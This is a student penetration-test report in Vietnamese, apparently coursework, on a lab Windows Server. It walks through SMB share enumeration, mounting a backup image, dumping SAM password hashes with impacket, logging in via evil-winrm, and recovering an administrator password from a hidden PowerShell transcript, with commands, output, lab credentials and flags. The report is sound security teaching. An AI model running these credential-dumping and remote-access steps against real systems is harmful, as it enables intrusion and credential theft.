Báo cáo kết quả kiểm thử bảo mật hệ thống CNTT

[ANTN.6]

STT	Họ và tên	Email	Đóng góp (%)
1	Võ Duy Nhất	20521711@gm.uit.edu.vn	40%
2	Lê Thành Đạt	20521168@gm.uit.edu.vn	60%

-- Lưu hành nội bộ --

Mục lục

1.0 Tổng quan

[ANTN.6] được giao nhiệm vụ thực hiện một bài kiểm tra xâm nhập nội bộ cho hệ thống CNTT đã được chuẩn bị sẵn. Mục tiêu của bài kiểm tra này là thực hiện các cuộc tấn công, tương tự như tấn công của tin tặc và cố gắng xâm nhập vào hệ thống CNTT của tổ chức.

Trong khi thực hiện kiểm tra xâm nhập, có một số lỗ hổng được xác định trên hệ thống CNTT của đơn vị. Khi thực hiện các cuộc tấn công, [ANTN.6] có thể truy cập vào nhiều máy, chủ yếu là do không cập nhật các bản vá lỗi và cấu hình bảo mật kém. Trong quá trình kiểm thử, [ANTN.6] có quyền truy cập cấp quản trị vào nhiều máy chủ trong hệ thống. Tất cả máy chủ đều được khai thác thành công và được cấp quyền truy cập. Các máy chủ mà [ANTN.6] có thể truy cập vào được liệt kê dưới đây

- [Địa chỉ IP máy nạn nhân]: 192.168.19.116

1.1 Khuyến nghị bảo mật

[ANTN.6] khuyến nghị vá các lỗ hổng được xác định trong quá trình kiểm thử để đảm bảo rằng tin tặc không thể khai thác các máy chủ này trong tương lai. Cần lưu ý rằng các máy chủ này cần được vá thường xuyên và nên duy trì chính sách kiểm tra, vá lỗi định kỳ để phát hiện và ngăn chặn các lỗ hổng mới xuất hiện trong tương lai.

2.0 Phương pháp kiểm thử

[ANTN.6] đã sử dụng các phương pháp được áp dụng rộng rãi để quá trình kiểm tra thâm nhập đạt được tính hiệu quả trong việc kiểm tra mức độ an toàn của hệ thống CNTT của đơn vị. Dưới đây là sơ lược về cách [ANTN.6] có thể xác định và khai thác nhiều loại máy chủ và bao gồm tất cả các lỗ hổng riêng lẻ được tìm thấy..

2.1 Thu thập thông tin

Giai đoạn thu thập thông tin của quá trình kiểm thử xâm nhập tập trung vào việc xác định phạm vi kiểm thử. Trong đợt kiểm thử xâm nhập này, [ANTN.6] được giao nhiệm vụ khai thác vào các máy chủ với địa chỉ IP cụ thể là:

Địa chỉ IP máy kẻ tấn công:

- 192.168.134.129

Địa chỉ IP của máy nạn nhân:

- 192.168.19.116

2.2 Kiểm thử xâm nhập

Giai đoạn kiểm thử xâm nhập tập trung vào việc chiếm quyền kiểm soát vào nhiều loại máy chủ. Trong đợt kiểm thử xâm nhập này, [ANTN.6] đã có thể truy cập thành công vào X trong số Y máy chủ.

2.2.1 Địa chỉ IP của máy tồn tại lỗ hổng: 192.168.19.116

Thông tin dịch vụ

Địa chỉ IP	Các port đang mở
192.168.19.116	**TCP: 42, 53, 80, 135, 445, 3389**
	UDP:

Các Flag Bonus vui lòng trình bày tích hợp trong phần khởi tại shell với quyền user người dùng và leo thang đặc quyền.

Khởi tạo shell với quyền user thường

Lỗ hổng đã khai thác: SMB Shares Enumeration

Giải thích lỗ hổng: SMB hoạt động như một giao thức request-response hoặc client-server. Máy khách sử dụng SMB kết nối với máy chủ hỗ trợ bằng NetBIOS qua TCP/IP, IPX/SPX hoặc NetBUI. Sau khi kết nối được thiết lập, máy khách hoặc chương trình sau đó có thể mở, đọc/ghi và truy cập các tệp tương tự như hệ thống tệp trên máy tính cục bộ.

Khuyến nghị vá lỗ hổng: Hạn chế quyền truy cập vào nội dung được chia sẻ bằng mật khẩu mạnh

Mức độ ảnh hưởng: Nghiêm trọng

Cách thức khai thác:

1. Quét các port đang được mở trên máy chủ

Lệnh: **sudo nmap -p- -sV -sC 192.168.19.116**

2. List ra các tài nguyên được chia sẻ trên server SMB

Lệnh: **smbclient –no-pass -L 192.168.19.116**

3. Đọc SAM secret

Lệnh: **impacket-secretsdump -sam SAM -system SYSTEM LOCAL**

4. Kết nối từ xa vào window

Lệnh: **evil-winrm -i 192.168.19.116 -u “sammy” -p “iluvstarbucks94”**

- Quét nmap nhận thấy có mở port 445 → Chạy SMB service

```
└─$ nmap -p- -sV -sC 192.168.19.116
Starting Nmap 7.92 ( https://nmap.org ) at 2022-12-23 15:35 EST
Nmap scan report for 192.168.19.116
Host is up (0.011s latency).
Not shown: 65525 filtered tcp ports (no-response)
PORT     STATE SERVICE       VERSION
42/tcp   open  tcpwrapped
53/tcp   open  domain        Simple DNS Plus
80/tcp   open  http          Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-title: IIS Windows Server
135/tcp  open  msrpc         Microsoft Windows RPC
445/tcp  open  microsoft-ds  Windows Server 2016 Standard 14393 microsoft-ds
3389/tcp open  ms-wbt-server Microsoft Terminal Services
```

- Sử dụng SMB Client để list ra các tài nguyên được chia sẻ trên server SMB

```
┌──(kali㉿kali)-[~/Desktop/ATMMT/CK]
└─$ smbclient --no-pass -L 192.168.19.116


        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        Backups         Disk
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 192.168.19.116 failed (Error NT_STATUS_IO_TIMEOUT)
Unable to connect with SMB1 -- no workgroup available

┌──(kali㉿kali)-[~/Desktop/ATMMT/CK]
└─$
```

- Thư mục Backups được tùy ý truy cập, bên trong ta thấy có 2 file **.vhdx** (**WindowsImageBackup**)


```
┌──(kali㉿kali)-[~/ATMMT/Thi_ck]
└─$ smbclient //192.168.19.116/Backups
Password for [WORKGROUP\kali]:
Try "help" to get a list of possible commands.
smb: \> l
  .                                   D        0  Sat Nov 13 22:48:56 2021
  ..                                  D        0  Sat Nov 13 22:48:56 2021
  .DS_Store                           A     6148  Sat Nov 13 15:35:26 2021
  WindowsImageBackup                 Dn        0  Sat Nov 13 10:24:19 2021

                8304127 blocks of size 4096. 755493 blocks available
smb: \> cd WindowsImageBackup
smb: \WindowsImageBackup\> l
  .                                  Dn        0  Sat Nov 13 10:24:19 2021
  ..                                 Dn        0  Sat Nov 13 10:24:19 2021
  .DS_Store                          An     6148  Sat Nov 13 11:28:46 2021
  Sammy-PC                           Dn        0  Sat Nov 13 10:24:24 2021

                8304127 blocks of size 4096. 755493 blocks available
smb: \WindowsImageBackup\> cd Sammy-PC
smb: \WindowsImageBackup\Sammy-PC\> l
  .                                  Dn        0  Sat Nov 13 10:24:24 2021
  ..                                 Dn        0  Sat Nov 13 10:24:24 2021
  .DS_Store                          An     8196  Sat Nov 13 11:30:56 2021
  Backup 2020-11-30 102804           Dn        0  Mon Nov 30 17:50:18 2020
  Catalog                            Dn        0  Mon Nov 30 17:50:18 2020
  Logs                               Dn        0  Mon Nov 30 17:50:18 2020
  MediaId                            An       16  Mon Nov 30 17:28:10 2020
  SPPMetadataCache                   Dn        0  Mon Nov 30 17:50:18 2020

                8304127 blocks of size 4096. 755493 blocks available
```

```
746c1d40-fcf2-4a86-b828-eef791900116_AdditionalFilesc3b9f3c7-5e52-4d5e-8b20-19adc95a34c7.xml
746c1d40-fcf2-4a86-b828-eef791900116_Components.xml
746c1d40-fcf2-4a86-b828-eef791900116_RegistryExcludes.xml
746c1d40-fcf2-4a86-b828-eef791900116_Writer4dc3bdd4-ab48-4d07-adb0-3bee2926fd7f.xml
746c1d40-fcf2-4a86-b828-eef791900116_Writer542da469-d3e1-473c-9f4f-7847f01fc64f.xml
746c1d40-fcf2-4a86-b828-eef791900116_Writera6ad56c2-b509-4e6c-bb19-49d8f43532f0.xml
746c1d40-fcf2-4a86-b828-eef791900116_Writerafbab4a2-367d-4d15-a586-71dbb18f8485.xml
746c1d40-fcf2-4a86-b828-eef791900116_Writerbe000cbe-11fe-4426-9c58-531aa6355fc4.xml
746c1d40-fcf2-4a86-b828-eef791900116_Writercd3f2362-8bef-46c7-9181-d62844cdc0b2.xml
746c1d40-fcf2-4a86-b828-eef791900116_Writere8132975-6f93-4464-a53e-1050253ae220.xml
88e506b5-0000-0000-0000-100000000000.vhdx
88e506b5-0000-0000-0000-602200000000.vhdx
BackupSpecs.xml
```

- Thay vì tải với tốc độ chậm, ta sẽ mount file **WindowsImageBackup** để tiện khai thác

```
┌──(kali㉿kali)-[~/Desktop/ATMMT/CK]
└─$ sudo mount -t cifs //192.168.19.116/Backups/WindowsImageBackup/Sammy-PC  /mnt/Sammy-PC/ -o user=anonymous
Password for anonymous@//192.168.19.116/Backups/WindowsImageBackup/Sammy-PC:

┌──(kali㉿kali)-[~/Desktop/ATMMT/CK]
└─$ ls /mnt/Sammy-PC
'Backup 2020-11-30 102804'   Catalog   Logs   MediaId   SPPMetadataCache

┌──(kali㉿kali)-[~/Desktop/ATMMT/CK]
└─$ sudo guestmount --add "/mnt/Sammy-PC/Backup 2020-11-30 102804/88e506b5-0000-0000-0000-602200000000.vhdx" --inspector --ro /mnt/vhdx -v
```


- Sau khi mount thành công, ta có thể đọc nội dung tại thư mục **/mnt/vhdx**




- Không tìm được gì có ích trong thư mục "**Users**", ta chuyển sang thư mục **Window/System32/Config** và tìm được 2 file **SAM** và **SYSTEM**

- Hai file nói trên giúp ta có được thông tin gồm username và mật khẩu đã được băm của người dùng trong hệ thống

- Ta sẽ dùng **impacket** sẽ dump thông tin với cú pháp **impacket-secretsdump -sam SAM -system SYSTEM LOCAL**



- Các user khác đều có field cuối cùng (mật khẩu ở dạng băm) bắt đầu bằng **31d6** (không crack được), do đó ta sẽ tiến hành crack mật khẩu của user **sammy**
- Sử dụng crackstation để crack thì được pass như sau



- Ta được cặp uname-passwd là **sammy:iluvstarbucks94**
- Remote Desktop Connect thất bại do user này không được cấp quyền

- Kiểm tra lại nmap thì thấy port **5985** mở, tcp port **5985** thường là dịch vụ **Window Remote Management**
- Ta sẽ sử dụng tool evil-winrm để kết nối đến WinRM

```
┌──(kali㉿kali)-[~]
└─$ evil-winrm -i 192.168.19.116 -u "sammy" -p "iluvstarbucks94"

Evil-WinRM shell v3.4

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM Github: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\sammy\Documents> ls
*Evil-WinRM* PS C:\Users\sammy\Documents> ls -al
```

- Flag sẽ nằm ở thư mục **C:\Users\sammy\Desktop\user.txt**

```
*Evil-WinRM* PS C:\Users\sammy> ls Desktop/user.txt


    Directory: C:\Users\sammy\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----        12/22/2022  11:34 PM             27 user.txt


*Evil-WinRM* PS C:\Users\sammy> type Desktop/user.txt
InSec{EWM1SGGBaPxnpzwsm33M}
*Evil-WinRM* PS C:\Users\sammy> exit

Info: Exiting with code 0


┌──(kali㉿kali)-[~]
└─$
```

Hình ảnh minh chứng:

```
*Evil-WinRM* PS C:\Users\sammy\Desktop> whoami
alice\sammy
```

Nội dung tập tin User.txt:

```
*Evil-WinRM* PS C:\Users\sammy> type Desktop/user.txt
InSec{EWM1SGGBaPxnpzwsm33M}
```

Leo thang đặc quyền

Lỗ hổng đã khai thác: Đọc file PowerShell transcript logs

Giải thích lỗ hổng: Window Server trong box sử dụng PowerShell Transcript Logging để lưu lại hoạt động của hệ thống. Bằng cách đọc file transcript này, ta tìm được thông tin về mật khẩu của một user thuộc nhóm **Administrators** trong hệ thống. Sau khi có được mật khẩu, ta sẽ thực hiện Remote Desktop Connection (RDC) với mật khẩu vừa tìm được

Khuyến nghị vá lỗ hổng: Chỉ cho phép Admin được truy cập file Transcript

Mức độ ảnh hưởng: **Nghiêm trọng**


Cách thức khai thác:

1. Liệt kê thư mục **C:\Transcript**
2. Nhận thấy có 1 folder bị ẩn, ta sẽ vào thư mục này
3. Trong thư mục này có 1 file transcript logging đã được ẩn, ta sẽ đọc nội dung file
4. Từ nội dung file ta sẽ tìm được mật khẩu cho user john
5. Thực hiện kết nối RDC đến user john

1. Tìm thấy file Transcript Log "**PowerShell_transcript.VULNSRV04.LUdhZtw7.20201130225005.txt**" bị ẩn bằng cách liệt kê thư mục bằng lệnh **dir -Force**


```
*Evil-WinRM* PS C:\Users\sammy\Documents> cd "C:\Transcripts\"
*Evil-WinRM* PS C:\Transcripts> dir -Force


    Directory: C:\Transcripts


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d--h--        11/30/2020  10:50 PM                20201130
d-----         12/1/2020   9:28 PM                20201201
d-----        11/13/2021  11:05 PM                20211113
d-----         12/9/2022   4:02 PM                20221209
d-----        12/11/2022  10:08 AM                20221211
d-----        12/22/2022  11:08 PM                20221222
d-----        12/25/2022  11:30 PM                20221225


*Evil-WinRM* PS C:\Transcripts> cd 20201130
*Evil-WinRM* PS C:\Transcripts\20201130> dir -Force


    Directory: C:\Transcripts\20201130


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a-h--        11/30/2020  10:56 PM          38857 PowerShell_transcript.VULNSRV04.LUdhZtw7.20201130225005.txt


*Evil-WinRM* PS C:\Transcripts\20201130>
```

2. Đọc qua nội dung file, ta thấy cách **Admin** tạo tạo khẩu cho user **john** và sau đó thêm user này vào group **Administrator**




- Biến **$fO0** được tạo như cách trong hình, và sau đó được dùng để làm mật khẩu cho user **john**

- Để chắc ăn, ta sẽ tạo lại **$fO0** theo cách trên hình và print biến này ra → có được mật khẩu là "**!ReMooot3P@ssword!**




3. Đăng nhập vào user **john** sử dụng RDC với mật khẩu vừa tìm được và đọc flag trong file root.txt

Hình ảnh minh chứng:



Nội dung tập tin Root.txt:



2.3 Duy trì quyền truy cập

Sau khi kiểm soát được các máy chủ, chúng tôi vẫn duy trì được phiên truy cập của mình, nhằm đảm bảo rằng chúng tôi vẫn có thể truy cập lại vào máy chủ bất kỳ lúc nào. Nhiều lỗ hổng chỉ có thể được khai thác một lần duy nhất, vì vậy việc duy trì phiên truy cập vào máy chủ là hết sức cần thiết. [ANTN.6] đã thêm vào các tài khoản có quyền cao nhất (thuộc các group administrators hoặc sudo) trên các máy chủ mà chúng tôi đã kiểm soát. Ngoài quyền truy cập cao nhất, một shell Metasploit đã được cài đặt trên máy nhằm đảm bảo rằng các quyền truy cập bổ sung sẽ được thiết lập.

2.4 Xóa dấu vết

Giai đoạn xóa dấu vết nhằm đảm bảo rằng các dữ liệu/tài khoản được sinh ra trong quá trình kiểm thử xâm nhập được loại bỏ khỏi máy chủ. Thông thường, các phần nhỏ của công cụ hoặc tài khoản người dùng được để lại trên máy tính của tổ chức, điều này có thể gây ra các vấn đề về bảo mật. Chúng ta cần phải đảm bảo rằng không để sót lại bất kỳ dấu vết trong quá trình kiểm thử xâm nhập.

Sau khi có được các thông tin có giá trị trên máy chủ của đơn vị, [ANTN.6] đã xóa tất cả tài khoản và mật khẩu người dùng cũng như các dịch vụ được tạo ra bởi Metasploit.

3.0 Phụ lục

3.1 Phụ lục 1 – Nội dung tập tin user.txt và root.txt

Địa chỉ IP (Hostname)	Nội dung Bonus	Nội dung user.txt	Nội dung root.txt
192.168.19.116		InSec{EWM1SGGBaPxnpzwsm33M}	

192.168.19.116			InSec{rj1663XTg13Nu7JvB58e}

- HẾT-